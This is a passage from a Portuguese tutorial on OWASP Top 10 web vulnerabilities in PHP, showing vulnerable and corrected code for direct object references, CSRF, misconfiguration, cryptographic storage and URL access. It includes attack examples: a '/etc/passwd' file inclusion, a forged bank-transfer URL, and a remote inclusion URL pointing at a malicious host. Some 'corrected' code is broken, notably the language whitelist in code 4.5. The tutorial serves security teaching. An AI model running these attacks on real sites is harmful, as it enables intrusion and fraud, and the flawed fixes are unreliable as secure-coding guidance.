a) Tornar disponível para os programadores um conjunto único de controles de autenticação forte e de gestão de sessões. Este controles devem ser capazes de atender a todos os requisitos para autenticação e gestão de sessões definidos no documento “Application Security Verification Standar(ASVS)” em particular as seções V2(Autenticação) e V3 (Gestão de Sessões) e também, ter uma interface simples para os programadores. (considere o autenticador da ESAPI).

b) Grandes esforços devem ser igualmente realizados para evitar a ocorrência da falhas XSS que podem ser utilizadas para furto de identificadores de sessão (Veja A2).

Enquanto que no OWASP Top 10 (2007) é preciso considerar ainda as seguintes recomendações:³

1. Use somente mecanismos padrão para gerenciamento de sessão. Não escreva ou use gerenciadores secundários de sessão em qualquer situação.
2. Não aceite novos identificadores de sessão, pré configurados ou inválidos na URL ou em requisições. Isto é conhecido como ataque de sessão fixada (session fixation attack).
3. Limite ou limpe seu código de cookies personalizados com propósito de autenticação de gerenciamento de sessão, como funções “lembrar meu usuário” ou funções domésticas de autenticação centralizadas como o Single Sign-On(SSO). Isto não se aplica às soluções de autenticação federadas robustas ou SSO reconhecidas
4. Use um mecanismo único de autenticação com dimensão e números de fatores apropriados. Certifique-se que este mecanismo não estará facilmente sujeito à ataques ou fraudes. Não faça esse mecanismo complicado demais, pois ele pode se tornar alvo de seu próprio ataque.
5. Não permita que o processo de login comece de uma página não encriptada. Sempre inicie o processo de login de uma segunda página encriptada ou de um novo código de sessão, para prevenir o roubo de credenciais ou da sessão, phishing e ataques de fixação de sessão.
6. Considere gerar uma nova sessão após uma autenticação que obteve sucesso ou mudança do nível de privilégio.
7. Assegure-se que todas as páginas tenham um link de logout. O logout deve destruir todas as sessões e cookies de sessão. Considere os fatores humanos: não pergunte por confirmação,

3 Vale reinterar que os itens de 1 a 13 foram retirados do projeto Top 10 edição 2007.

pois usuários acabarão fechando a aba ou janela ao invés de sair com sucesso.

8. Use períodos de expiração de prazo que fazem automaticamente logout em sessões inativas, bem como o conteúdo das informações que estão sendo protegidas.
9. Use somente funções de proteção secundárias eficientes (perguntas e respostas, reset de senha), pois estas credenciais são como senhas, nomes de usuários e tokens. Aplique one-way hasf nas respostas para prevenir ataques nos quais a informação possa ser descoberta.
10. Não exponha nenhum identificador de sessão ou qualquer parte válida das credenciais em URLs e logs (não regrave ou armazene informações de senhas de usuários em logs).
11. Verifique a senha antiga do usuário quando ele desejar mudar a senha.
12. Não confie em credenciais falsificáveis como forma de autenticação, como endereços de IP ou máscaras de rede, endereço de DNS ou verificação reversa de DNS, cabeçalhos da origem ou similares.
13. Atente para quando enviar segredos para endereços de e-mail como um mecanismo de reset de password. Use números randômicos limited-time-only para resetar acesso e envie um e-mail de retorno assim que a senha for reconfigurada. Cuide para quando permitir que usuários registrados mudem seus endereços de e-mail – envie uma mensagem para o e-mail anterior antes de efetuar a mudança.

5 – A4 Referências Inseguras Diretas a Objetos

5.1 – Conceitos Básicos

A Referências Inseguras Diretas a Objeto ocorre quando o desenvolvedor expõe uma referência a objetos internos da aplicação web e o atacante consegue alterar esse parâmetro obtendo, dessa forma, acesso a informações confidenciais. Os objetos internos podem ser, por exemplo, um arquivo, um diretório ou um registro do banco de dados exposto através de uma URL ou formulário. O atacante é um usuário autorizado no sistema que altera o valor de um parâmetro, que se refere diretamente a um objeto no sistema, para um outro objeto na qual não teria autorização. O impacto é considerado moderado pois a exploração desta vulnerabilidade pode comprometer todos os dados que são referenciados através de parâmetros, a tabela 06 sintetiza a classificação do risco.

Tabela 06 – Mapeamento do risco de Referências Inseguras

Agente de Ameaça	Vector de Ataque	Vulnerabilidade de Segurança		Impacto Técnico	Impacto de Negócio
	Exploração	Prevalência	Deteção		
	Fácil	Comum	Fácil	Moderado	

Fonte: OWASP Top 10 (2010).

Para descobrir se uma aplicação é vulnerável a Referências Inseguras Diretas a Objetos é preciso verificar se todas as referências a objetos possuem defesas próprias. Essas defesas consistem em (a) verificar se o usuário está autorizado a aceder o recurso que foi solicitado e (b) se a referência é uma referência indireta, o mapeamento para a referência direta deve ser limitada aos valores autorizados para o usuário atual. Para que a revisão do código seja eficiente é preciso considerar as duas abordagens de defesas. Teste manuais também são igualmente eficientes. Os teste automáticos não são indicados, pois não procuram este tipo de falha uma vez que não reconhecem o que necessita de proteção.

5.2 – Exemplo de aplicação vulnerável

O atacante acessa a página de cadastro de determinado cliente com chave de identificação de número 1015, por exemplo. Ele percebe que o parâmetro que

recupera o cliente da base de dados está sendo enviado via método post e chama-se “id_cliente”. A chave de registro da tabela “clientes” é do tipo numérica e sequencial, logo, o atacante percebe que se mudar o parâmetro de 1015 para 1014 o sistema retorna o registro do cliente de chave número 1014. O atacante continua testando outros valores, os que coincidirem com os da tabela “clientes” a aplicação mostrará os registro, indevidamente. O código 4.1 ilustra a aplicação vulnerável. Ele é apenas um trecho de código, as demais partes foram suprimidas para simplificação do entendimento. A linha 02 recebe os dados, no caso a chave de cada registro de cliente. As linhas 4, 5 e 6 montam executam a instrução SQL. Repare que mesmo a aplicação estando protegida contra Injeção(vide A1- Injeção) ele não está, necessariamente, protegida contra Referências Inseguras Diretas a Objetos.

```
1 <?php
2 $idCliente = $_POST['idCliente'];
3
4 $sth = $dbh->prepare("SELECT * FROM clientes ".
5                       "WHERE idCliente = :idCliente");
6 $sth->bindParam(':idCliente', $idCliente);
7 $sth->execute();
8 ?>
```

Código 4.1 – Aplicação vulnerável à Referências Inseguras Diretas a Objetos

Outro exemplo de aplicação vulnerável é ilustrado pelo formulário do código 4.2. O formulário envia através do método get o valor do controle HTML do tipo “select” denominado idioma. O script php responsável por trocar o idioma faz acesso direto ao objeto tornando, dessa forma, o código vulnerável.

```

1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
2 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
3 <html xmlns="http://www.w3.org/1999/xhtml" lang="pt-br">
4   <head>
5     <title>Escolha um idioma</title>
6     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"/>
7   </head>
8   <body>
9     <form action="alterarIdioma.php" method="get">
10       <p>Formulário que altera o idioma.</p>
11       <p>
12         <select name="idioma">
13           <option value="en">Inglês</option>
14           <option value="pt">Português</option>
15         </select>
16       </p>
17       <p><input type="submit" value="Efetuar login" /></p>
18     </form>
19   </body>
20 </html>

```

Código 4.2 – Exemplo de formulário HTML ilustrando a vulnerabilidade Referências Inseguras Diretas a Objetos

O atacante poderia alterar o parâmetro para, por exemplo, “/etc/passwd” e assim obter acesso ao arquivo de usuários do sistema operacional Linux, conforme ilustra o código 4.3.

```

1 <?php
2
3 require $_REQUEST['idioma'];
4
5 # demais código
6
7 ?>

```

Código 4.3 – Aplicação vulnerável a Referências Inseguras Diretas a Objeto

5.3 – Prevenção

Segundo o OWASP Top 10 (2010) há duas formas básicas de evitar esta vulnerabilidade: a) usar referências indiretas a objetos e b) verificar o acesso ao objeto, já o OWASP Top 10 (2007) nos diz que a proteção mais eficaz a esta vulnerabilidade seria evitar a exposição direta de referências a objetos a usuários usando um índice, mapa de referência indireta ou outro método indireto que seja fácil validar. Ainda como prevenção o OWASP Top 10 (2007) reitera que, é necessário considerar as recomendações como observamos abaixo:

- Sempre que possível, evitar a exposição de referências de objetos privados a usuários, como chaves primárias e nomes de arquivos.
- Através da abordagem “aceite o reconhecido como bom”(whit list) validar cada referência

privada a objetos.

- Verificar a autorização de todos os objetos referenciados. O método mais indicado é usar um valor de índice ou um mapa de referência para prevenir ataques de manipulação de parâmetros
- Se expor referências diretas aos registros de banco de dados certifique-se que as declarações SQL e outros métodos de acesso à base de dados permitam que somente sejam mostrados registros autorizados.

O código 4.1 corrigido deve apresentar-se como o código 4.4. A principal alteração acontece na linha 5 onde é construída a instrução SQL, na cláusula “WHERE” além de filtrar por cliente a instrução filtra por usuário, ou seja, apenas o usuário previsto para aquele registro poderá realmente acessá-lo.

```
1 <?php
2 $idCliente = $_POST['idCliente'];
3 $idUserio = $usuario->getId();
4
5 $sth = $dbh->prepare("SELECT * FROM clientes ".
6                       "WHERE idCliente = :idCliente AND idUsuario = :idUserio");
7 $sth->bindParam(':idCliente', $idCliente);
8 $sth->bindParam(':idUserio', $idUserio);
9 $sth->execute();
10 ?>
```

Código 4.4 – Aplicação corrigida contra a vulnerabilidade Referências Inseguras Diretas a Objetos

O código 4.5 corrige o código 4.3. A linha 2 cria um array com dois índices e armazena em \$array_idiomas, trata-se do mapeamento ao objeto. A linha 4 recebe o dado via método post ou get e armazena em \$idioma_suspeito. A linha 5 apenas inicializa a variável \$idioma_seguro. A Linha 7 utiliza-se expressão regular para checar, através do método “white list” o parâmetro recebido. A linha 8 checa o parâmetro recebido com o “mapa” construído na linha 2 e em caso positivo concatena o valor de \$idioma_suspeito com a string “.php”(linha 9). A linha 11 executa o código normalmente.


```

1 <?php
2 $array_idiomas = array("en", "pt");
3
4 $idioma_suspeito = $_REQUEST['idioma'];
5 $idioma_seguro = "";
6
7 if( preg_match("/^[0-9]{1}$/", $idioma_suspeito) ){
8     if( in_array($idioma_suspeito, $array_idiomas) ){
9         $idioma_seguro = $idioma_suspeito.".php";
10
11         require $idioma;
12         # demais código
13
14     }else{
15         # registrar possível tentativa de ataque
16     }
17 }else{
18     # registrar possível tentativa de ataque
19 }
20 ?>

```

Código 4.5 – Aplicação corrigida contra a vulnerabilidade Referências Inseguras Diretas a Objetos

6 – A5 CSRF(Cross Site Request Forgery)

6.1 – Conceitos Básicos

O Cross Request Forgey(CSRF) ocorre quando um atacante consegue forjar um pedido HTTP tornando indistinguível do pedido original. Normalmente combina a utilização de cookies de sessão e engenharia social. Aproveita, principalmente, de aplicações que confiam excessivamente em credenciais de acesso geradas automaticamente. Esta vulnerabilidade normalmente está associada ao uso de cookies de sessão, mas também podem ocorrer com a utilização de, por exemplo, endereço IP de origem, certificados SSL (o SSL somente provê a confidencialidade e a integridade dos dados trafegados), credenciais de autenticação básicas e até mesmo credenciais de um domínio Windows.

A prevalência é considerada generalizada pois o CSRF explora aplicações web que permitem aos atacantes prever todos os detalhes de determinada ação. A detecção é considerada fácil por ser razoavelmente fácil detectar através de teste de penetração ou através de análise de código. A tabela 07 sintetiza a classificação do risco:

Tabela 07 – Mapeamento do risco de CSRF

Agente de Ameaça	Vector de Ataque	Vulnerabilidade de Segurança		Impacto Técnico	Impacto de Negócio
	Exploração	Prevalência	Detecção		
	Média	Generalizada	Fácil	Moderado	

Fonte: OWASP Top 10.

Esta vulnerabilidade também é conhecida por outros nomes como Session Riding, Ataques On-Click, Cross Site Reference Forgey, Hostile Linking e Automation Attack. O acrônimo XSRF também é comumente utilizado. Tanto a OWASP quanto o MITRE padronizaram o uso do termo Cross Site Request Forgey(CSRF).

6.2 – Exemplo de aplicação vulnerável

Uma transferência bancaria é efetuada pelo script php denominado “transferirFundos.php”. Esse script está armazenado no seguinte local:

<http://www.aplivacaovulneravel.com.br/app/> e aceita como entrada duas variáveis (“montante” e “contaDestino”) que são enviadas pelo formulário web através do método get. O objetivo do script é transferir, da conta corrente da vítima que está logada no sistema) o valor da variável “montante” para a conta registrada na variável “contaDestino”. A figura 5.1 ilustra o formulário original que envia os dados para o script encarregado de aplicar a ação. Note que o formulário utiliza-se do método get o que facilita a exploração do CSRF e, note também a ausência de um identificador único e imprevisível

```
1 <form action="transferirFundos.php" method="GET" name="frm">
2   <label for="montante">Digite o valor que deseja transferir:</label>
3   <input type="text" name="montante" id="montante"/>
4
5   <label for="contaDestino">Digite o o número da conta para transferência:</label>
6   <input type="text" name="contaDestino" id="contaDestino"/>
7
8   <input type="submit" value="Efetuar operação" />
9 </form>
```

Código 5.1 – Formulário web vulnerável a CSRF

O código 5.2 é responsável por receber os dados vindo do formulário e por efetuar a operação de transação entre as contas. A vulnerabilidade encontra-se na linha 2 que confia apenas no cookie de identificação, ou seja, estando o usuário logado a requisição poderá vir de qualquer parte e ser executada como uma requisição autêntica. A linha 2 recupera, através do array \$_COOKIE o cookie denominado “cliente_autenticado”. É utilizado a função “isset” que checa se uma variável foi inicializada retornando “true” em caso positivo e “false” em caso negativo. Ainda na linha 2, se o retorno da função isset for “true” o código que efetua a transação é executado. As linhas 3 e 4 são hipotéticas e por esta razão estão comentadas (não surtem efeito algum), elas apenas ilustram como seria a operação de transação entre contas.

Código 5.2 – Script transferirFundos.php de forma vulnerável

```
1 <?php
2 if( isset($_COOKIE['cliente_autenticado']) ){
3     echo "";
4     # debitar $montante da conta corrente do usuário autenticado
5     # creditar $montante na conta corrente de número $contaDestino
6 }
7 ?>
```

Fonte: OWASP Top 10 (2010)

O atacante, conhecendo os detalhes da aplicação, poderia modificar e enviar a url no corpo de um e-mail para uma vítima. O código 5.3 demonstra como a url pode ser alterada para executar a operação indevida.

Código 5.3 – URL que acionará a operação de transferência

```
http://www.aplicacaovulneravel.com.br/app/trasnferirFundos.php?  
montante=1500&contaDestino=4673243243
```

Fonte: OWASP Top 10 (2010)

O atacante insere o conteúdo malicioso em uma tag img conhecida como imagem de byte zero, veja código 5.4. Sendo a tag de imagem incluída no e-mail, a vítima verá apenas uma pequena caixa que indica que o navegador não pôde processar a imagem. No entanto, o navegador continua a enviar a solicitação para seu destino (www.aplicacaovulneravel.com.br). Dessa forma o código é camuflado e não há qualquer indicação visual de que a transferência tenha ocorrido.

Código 5.4 – URL adulterada camuflada em uma imagem de byte zero.

```

```

Fonte: OWASP Top 10 (2010)

6.3 – Prevenção

A primeira forma de se prevenir contra XRSF é através de Tokens de validação, trata-se da inclusão de um token que não seja transmitido via URL(método get) de modo que este não seja “adivinhado” pelo atacante nem registrado pelo navegador. Ele pode ser inserido em um campo hidden, como demonstra o código 5.5. A linha 2 utiliza-se da função getCSFRToken para gerar o token que é armazenado na variável \$token. A linha 3 atribui o valor de \$token em uma session denominada “csrfToken”. Essa session será utilizada pelo script seguinte. Entre a linha 5 e linha 16 é renderizado o formulário como visto no código 5.3 com o acréscimo da linha 13. Um campo do tipo hidden (invisível apenas no layout da página HTML)armazenará o valor do token que por sua vez será submetido com os demais dados do formulário.

```

1 <?php
2 $token = $ESAPI->httpUtilities()->getCSRFToken();
3 $_SESSION['csrfToken'] = $token;
4 ?>
5 <form action="transferirFundos.php" method="POST" name="frm">
6
7     <label for="montante">Digite o valor que deseja transferir:</label>
8     <input type="text" name="montante" id="montante"/>
9
10    <label for="contaDestino">Digite o o número da conta para transferência:</label>
11    <input type="text" name="contaDestino" id="contaDestino"/>
12
13    <input type="hidden" name="csrfToken" value="<?php echo $token?>" />
14
15    <input type="submit" value="Efetuar operação" />
16 </form>
17

```

Código 5.5 – Criando um token para um campo hidden.

Caso a submissão dos dados tenha que ser feita via método get é possível utilizar-se, então, de função `ESAPI.httpUtilities().addCSRFToken()` da seguinte forma:

Código 5.6 – Criando um token para uma URL.

```

1 <?php
2
3 $url = $ESAPI->httpUtilities()->
4     addCSRFToken("http://www.site.br/action?param1=1");
5
6 ?>

```

Fonte: OWASP Top 10 (2010)

Do lado do servidor, o script `transferirFundos.php`, também deve ser corrigido. A linha 2 confere se o token enviado pelo formulário é o mesmo que o gerado anteriormente. Em caso positivo a execução segue como explicado no código 5.2. Em caso negativo é recomendado que grave-se um log, o token deve ser reinicializado e a solicitação deve ser abortada.

Código 5.7 – Script `transferirFundos.php` corrigido

```

1 <?php
2 if ( $_SESSION["csrfToken"] == $_POST["csrfToken"] ){
3     if( isset($_COOKIE['cliente_autenticado']) ){
4         # debitar $montante da conta corrente do usuário autenticado
5         # creditar $montante na conta corrente de número $contaDestino
6     }
7 } else {
8     # evento deve ser registrado como ataque CSRF potencial em andamento
9     # o token deve ser reinicializado
10    # solicitação deve ser abortada
11 }
12 ?>

```

Fonte: OWASP Top 10 (2010)

Exigir a requisição de senhas.(reautenticar o usuário) também é outra forma de evitar o ataque por CSRF. Para tanto, a senha deverá ser solicitada em todas as requisições da aplicação reduzindo, desta forma, a usabilidade da aplicação. Para minimizar este problema, a solicitação pode ser realizada apenas para operações sensíveis.

Outra medida que ajuda a prevenir o ataque CSRF é garantir que não existam vulnerabilidades XSS, conforme o OWASP Top 10 (2007) “Falha XSS não são necessárias para um ataque CSRF ser bem sucedido, apesar de que qualquer aplicação com falhas XSS esteja susceptível a CSRF”.

Conscientizar o usuário/cliente é mais uma medida que, embora esteja fora do escopo do desenvolvimento do software, podem ser aplicadas em políticas de segurança e em treinamento para usuários com o objetivo de mitigar a vulnerabilidade. São elas:

- Fazer logoff da aplicação imediatamente após seu uso.
- Não permita que o navegador grave e/ou lembre o nome do usuário(login) e a senha.
- Não utilizar o mesmo navegador para acessar aplicação sensíveis (como acesso a banco online) e navegação livre
- A utilização de Plugins do tipo NO-Script dificulta a exploração da vulnerabilidade. Isto porque, assim que o código de exploração(exploit) é carregado, o Javascript pode enviar o formulário automaticamente. Sem o Javascript o atacante dependeria da ação manual do usuário.

7 – A6 Configuração Incorreta de Segurança

7.1 – Conceitos Básicos

Configurações incorretas de segurança podem ocorrer na aplicação web, no servidor web, no módulo do PHP, no framework, em bancos de dados e em todo componente necessário para que a aplicação funcione corretamente. Quando atualizações não são instaladas, quando os softwares não são devidamente configurados, quando usuários e senhas que ativam o software são mantidas, temos então, a ocorrência da vulnerabilidade de Configuração Incorreta de Segurança. Ela deve ser evitada com os esforços conjuntos de programadores e administradores uma vez que não diz respeito à apenas o código fonte da aplicação.

A exploração é considerada fácil pois o atacante utiliza-se, por exemplo, de contas criadas por padrão na instalação de sistemas. O impacto é moderado pois, uma vez que esta vulnerabilidade é explorada, pode comprometer por completo todo o sistema, a tabela 08 sintetiza a classificação do risco:

Tabela 08 – Mapeamento do risco de Configuração Incorreta de Segurança

Agente de Ameaça	Vector de Ataque	Vulnerabilidade de Segurança		Impacto Técnico	Impacto de Negócio
	Exploração	Prevalência	Deteção		
	Fácil	Comum	Fácil	Moderado	

Fonte: OWASP Top 10 (2010).

7.2 – Exemplo de aplicação vulnerável

Suponha que a aplicação utilize framework's como CODEIGNITER ou CAKE. Vulnerabilidades XSS são encontradas e uma atualização é lançada para corrigir o problema. Até que o framework não seja atualizado, atacantes poderão explorar as vulnerabilidades da aplicação.

Outro exemplo seria quando os dados e os componentes padrões necessários para a instalação de uma aplicação, banco de dados ou componente são instalados automaticamente e não são removidos. Um atacante poderá descobrir as páginas de administração no servidor e autenticar-se utilizando o usuário e senha padrão da instalação e tomar controle sobre a aplicação e/ou

servidor.

Mais um exemplo seria quando a listagem dos diretórios não fora desativada. Um atacante, percebendo essa vulnerabilidade, poderá listar os diretórios da aplicação e encontrar outras vulnerabilidades.

Ainda como exemplo, a configuração e/ou codificação de uma aplicação expõe, indevidamente, os erros ou outras informações sobre o sistema ou o servidor. O atacante utilizará essa informação para encontrar e explorar vulnerabilidades potenciais. O código 6.1 ilustra a exposição desnecessária de erros. Na linha 02 é feita a tentativa de conexão com o banco de dados e o resultado é armazenado na variável \$link. A linha 03 testa a variável \$link, caso o valor seja “false” o script executa a linha 04 que, por sua vez, interrompe a execução do script através da função die(). Esta função aceita um parâmetro do tipo string e exibe esse valor no navegador. No exemplo será enviado ao navegador o resultado da função mysql_error().

```
1 <?php
2 $link = mysql_connect('localhost', 'mysql_user', 'mysql_password');
3 if (!$link) {
4     die( mysql_error() );
5 }
6 ?>
```

Código 6.1 – Expondo erros de forma indevida

Importante notar que não utilização da função die() não sanaria o problema por completo. Se o módulo de PHP estiver configurado para exibir erros, uma mensagem como a mostrada no código 6.2 a seguir seria exibida, entregando, dessa forma, informações valiosas para o atacante como o servidor e o usuário.

```
Warning mysql_connect() [function.mysql-connect]: Access denied for user 'usuario'@'192.168.2.101'
(using password: YES) in /www/html/appweb/admin.php on line 7
```

Código 6.2 – Expondo erros de forma indevida, dados do servidor

7.3 - Prevenção

Para garantir a prevenção da aplicação web contra estas vulnerabilidades é preciso entender e compreender as configurações do módulo PHP. O capítulo de configurações do projeto Guia de Desenvolvimento da OWASP traz recomendações específicas para cada

configuração do módulo PHP (OWASP Development Guide: Chapter on Configuration, 2010).

A diretiva **register_globals** vem com valor padrão “off” (desabilitado) desde a versão 4.2.5. Ela tornou-se obsoleta a partir da versão 5.3.0 e foi removida na versão 6.0.0. Essa diretiva, quando habilitada, cria variáveis de vários tipos, inclusive variáveis oriundas de formulários HTML. Isso significa que é possível usar variáveis sem saber de onde elas vieram. Variáveis internas que são definidas no script se misturam com dados enviados pelos usuários. Segundo o manual do PHP, a diretiva em si não é insegura, o uso incorreto dela é que é. Conforme o código 6.3, na linha 02 o resultado da função “usuario_autenticado()” é testado. Se verdadeiro é atribuído “true” à variável \$autorizado. Na linha 06 é testado o valor da variável \$autorizado, se verdadeiro o script segue sua execução normalmente, acreditando-se que o usuário foi realmente autenticado.

```
1 <?php
2 if ( usuario_autenticado() ) {
3     $autorizado = true;
4 }
5
6 if ($autorizado) {
7     include "/dados/autamentos/sensíveis.php";
8 }
9 ?>
```

Código 6.3 – Configuração register_globals

Estando o valor da diretiva register_globals igual a “on”(habilitada) a variável \$autorizado seria facilmente manipulada. Alterando o valor para “off” o código funcionaria corretamente (isento da vulnerabilidade). Outra forma de concertar o código seria inicializar a variável antes do uso, neste caso o código funcionaria independentemente do estado de register_globals.

O safe_mode é um conjunto de restrições de funções e pode realmente aumentar a segurança em um ambiente de servidor compartilhado. Ela foi removida na versão 6.0.0 por ser considerado, arquiteturalmente, incorreto resolver esse problema (servidores compartilhados) no nível de módulo do PHP.

A diretiva **disable_functions** permite desabilitar funções internas do PHP. Ela recebe uma lista de nomes de funções separadas por vírgula. Ela não é afetada pela

diretiva `safe_mode` e deve ser configurada diretamente no arquivo `php.ini` não sendo possível efetuar a configuração no arquivo `httpd.conf`.

A diretiva **`open_basedir`** limita os arquivos que podem ser abertos ao diretório especificado e seus subdiretórios, incluindo o arquivo em si. Essa diretiva não é afetada pelo estado do modo seguro, seja este habilitada ou não.

A diretiva **`allow_url_fopen`** ativa o dispositivo URL-aware fopen wrappers que permite o acesso a objetos URL como arquivos. Se esta diretiva estiver habilitada o atacante poderá executar arquivos externos como a demonstra o código 6.4

```
1 http://www.appvulneravel.com/index.php?pg=http://sitemalicioso.com/atacar.php
```

Código 6.4 – Exemplo de ataque aproveitando-se da diretiva `allow_url_open`

Com a diretiva **`error_reporting`** é possível determinar quais os erros, mensagens e avisos o PHP registrará. A recomendação é `E_ALL`, dessa forma, todos os erros e mensagens de alerta (exceto os de nível `E_SRICT`) serão reportados.

A diretiva **`log_errors`** refere-se ao nome do arquivo onde os erros do script serão logados.

A diretiva **`display_errors`** Determina se os erros serão ou não exibidos em tempo de execução. A recomendação é `off` (desabilitado) para ambiente de produção e `on` (habilitado) para ambiente de desenvolvimento.

A diretiva **`magic_quotes_gpc`** define o estado para as aspas mágicas para operações do tipo “GPC” (get, post e cookie). Quando as aspas mágicas estiverem em `on`, todas ' (aspas simples), " (aspas duplas), \ (barras invertidas) e NULL's são codificados com uma barra invertida automaticamente. A recomendação da OWASP é que seu valor seja `on`(habilitado), porém esta função está obsoleta na versão 5.3.0 e foi removida da versão 6.0

A diretiva **`post_max_size`** Determina o valor máximo de dados que poderá ser enviado para o servidor. Deve ser mantido o valor mínimo. Por padrão é 8mb.

A diretiva **`upload_max_filesize`** define o tamanho máximo de um arquivo

enviado, medido em bytes. Deve ser mantido o valor mínimo.

A diretiva **memory_limit** configura o tamanho máximo de memória utilizada por um script. Isto evita, por exemplo, que um script malicioso consuma toda memória disponível em um servidor.

8 – A7 Armazenamento Criptográfico Inseguro

8.1 – Conceitos Básicos

Quando dados sensíveis não são cifrados. Quando a criptografia é usada de forma incorreta, seja pela má configuração ou pela escolha de algoritmo fraco. Quando o armazenamento das chaves é feito de forma imprudente. Quando, para proteger senhas, é utilizado um hash sem o salt. Todos esses fatores ou uma combinação deles tornam a aplicação vulnerável à Armazenamento Criptográfico Inseguro. Importante notar que esta vulnerabilidade relaciona-se mais com questões de planejamento, infraestrutura e configurações de servidores do que com a linguagem de programação em si.

A exploração desta vulnerabilidade é considerada difícil não pelo fato de que a quebra da criptografia seja custosa e complicada (quando humanamente possível) mas sim pelo fato de que atacantes externos terem acesso limitado, normalmente eles tentam outras alternativas primeiro. É preciso observar também que dificilmente a criptografia é atacada, os atacantes quebram outros elementos tais como encontrar as chaves geradoras, obter cópias em claro de dados e acessar dados através de canais que decifram automaticamente. A tabela 09 sintetiza a classificação do risco:

Tabela 09 – Mapeamento do risco de Armazenamento Criptográfico Inseguro

Agente de Ameaça	Vector de Ataque	Vulnerabilidade de Segurança		Impacto Técnico	Impacto de Negócio
	Exploração	Prevalência	Detecção		
	Difícil	Pouco Comum	Difícil	Severo	

Fonte: OWASP Top 10 (2010).

8.2 – Exemplo de aplicação vulnerável

Uma aplicação cifra dados dos cartões de créditos numa base de dados para prevenir que os mesmos sejam expostos ao utilizadores finais. No entanto, a base de dados está configurada para automaticamente decifrar consultas nas colunas de cartões de crédito, permitindo que uma falha de injeção por SQL possa listar todos os cartões de crédito em claro. O sistema deveria ter sido configurado para permitir

que apenas aplicações de back-end pudessem decifrar esses dados e não as aplicações web de front-end.

8.3 – Prevenção

Todos os perigos do uso inseguro da criptografia estão além do âmbito do escopo deste trabalho e, portanto, a prevenção se fará parcialmente, através do uso correto das funções de encriptação do PHP e com as recomendações mínimas do OWASP Top 10 (2010):

- Não crie algoritmos de criptografia. Use somente algoritmos aprovados publicamente como, AES, Criptografia de chaves públicas RSA, SHA-256 ou superior para hash.
- Não use algoritmos fracos como MD5/SHA-1. Utilize algoritmos mais seguros como SHA-256 ou superiores.
- Crie chaves offline e armazene chaves privadas com extremo cuidado. Nunca transmita chaves privadas em canais inseguros.
- Assegure que credenciais de infraestrutura, como por exemplo credenciais de banco de dados, estão corretamente seguras (por meio de rígidos sistemas de arquivos e controles), criptografadas de forma adequada e não podem ser descriptografadas por usuários locais ou remotos.
- Dados armazenados criptografados no disco não devem ser fáceis de descriptografar, por exemplo, criptografia de banco de dados é inútil se a conexão de banco de dados permite acessos não criptografados.

A função hash do código 7.1 utiliza dois parâmetros. O primeiro escolhe o algoritmo utilizado para gerar o hash e o segundo é o valor utilizado para gerar o hash.

```
1 <?php
2
3 echo hash('sha256', 'senha');
4
5 ?>
```

Código 7.1 – Gerando Hash

Se executarmos o código 7.2 ele gerará um array contendo todos os algoritmos que podem ser utilizados como parâmetro na função hash();

```

1 <?php
2
3 print_r( hash_algos() );
4
5 ?>

```

Código 7.2 – Listando os algoritmos para geração do hash

A tabela 10 ilustra todos os algoritmos que podem ser usados juntos com a função hash(). Serão listados os algoritmos que foram instalados.

Md2	ripemd256	snefru256	haval224,3
md4	ripemd320	gost	haval256,3
md5	whirlpool	adler32	haval128,4
sha1	tiger128,3	crc32	haval160,4
sha224	tiger160,3	crc32b	haval192,4
sha256	tiger192,3	salsa10	haval224,4
sha384	tiger128,4	salsa20	haval256,4
sha512	tiger160,4	haval128,3	haval128,5
ripemd128	tiger192,4	haval160,3	haval160,5
ripemd160	snefru	haval192,3	haval192,5
			haval224,5
			haval256,5

Tabela 10 – Lista de algoritmos para geração de hash

9 – A8 Falha na restrição de acesso a URL

9.1 – Conceitos Básicos

Quando a aplicação web permite que páginas privadas sejam acessadas sem a devida autenticação tanto para usuários anônimos como para usuário autenticados, então ela é vulnerável à falhas na restrições de acesso a URL's. Aplicações que validam privilégios apenas no lado cliente também estão, igualmente, vulneráveis. Normalmente, o desenvolvedor, por inexperiência, acredita que a única proteção para uma URL é não mostrar o link para usuários não autorizados. No entanto um usuário hábil, motivado ou apenas um atacante com sorte pode ser capaz de descobrir essas páginas, executar funções e visualizar dados. Tal falha permite aos atacantes acessarem funcionalidades não autorizadas. Funções de administração são o alvo chave neste tipo de ataque.

A proteção da URL é gerida tanto pelo código fonte como pela configuração do servidor web na qual a aplicação esta instalada (no caso do PHP o servidor é o Apache). A vulnerabilidade pelo código fonte ocorre quando os desenvolvedores não efetuam validações apropriadas e a vulnerabilidade pela configuração ocorre quando o servidor encontra-se mal configurado e/ou os componentes estão desatualizados. A tabela 11 sintetiza a classificação do risco,

Tabela 11 – Mapeamento do risco de Falha na restrição de acesso a URL

Agente de Ameaça	Vector de Ataque	Vulnerabilidade de Segurança		Impacto Técnico	Impacto de Negócio
	Exploração	Prevalência	Detecção		
	Fácil	Pouco comum	Médio	Moderado	

Fonte: OWASP Top 10 (2010).

A melhor forma de saber se uma aplicação falha na restrição de acesso a uma URL consiste em verificar todas as páginas. É preciso observar a existência de autenticação e autorização. Scanners de vulnerabilidades encontram dificuldade em identificar quais são as páginas(URL's) vulneráveis, por tanto a detecção é classificada como nível médio.

A abordagem mais eficiente e precisa está em utilizar a combinação da

revisão do código fonte e dos teste de segurança para verificar os mecanismos de controles de acesso. A verificação se torna mais eficiente se o mecanismo for desenvolvido de forma centralizada. Quando o mecanismo é implementado de forma distribuída a verificação pode se tornar dispendiosa.

9.2 – Exemplo de sistema aplicação vulnerável

O principal método de ataque é chamado de “navegação forçada”(“forced browsing”), na qual envolve técnicas de adivinhação de links(“guessing”) e força bruta(“brute force”) para achar páginas desprotegidas. O atacante pode forçar a navegação das URL’s alvo. As URL’s listadas no código 8.1 exemplificam áreas do sistema que requerem autenticação.

```
1 http://sistemavulneravil.com/app/getAppInfo
2 http://sistemavulneravil.com/app/admin_getAppifo
```

Código 8.1 - Exemplo de áreas restritas que necessitam de autenticação

As áreas listadas no código 8.2 são exemplos de pastas do Sistema Operacional Linux. São muito conhecidas e por essa razão podem ser alvos fáceis.

Código 8.2 - Áreas restritas muito comuns e por essa razão bastante vulneráveis

```
1 /system/
2 /password/
3 /logs/
4 /admin/
5 /test/
```

Fonte:OWASP Top 10 (2010)

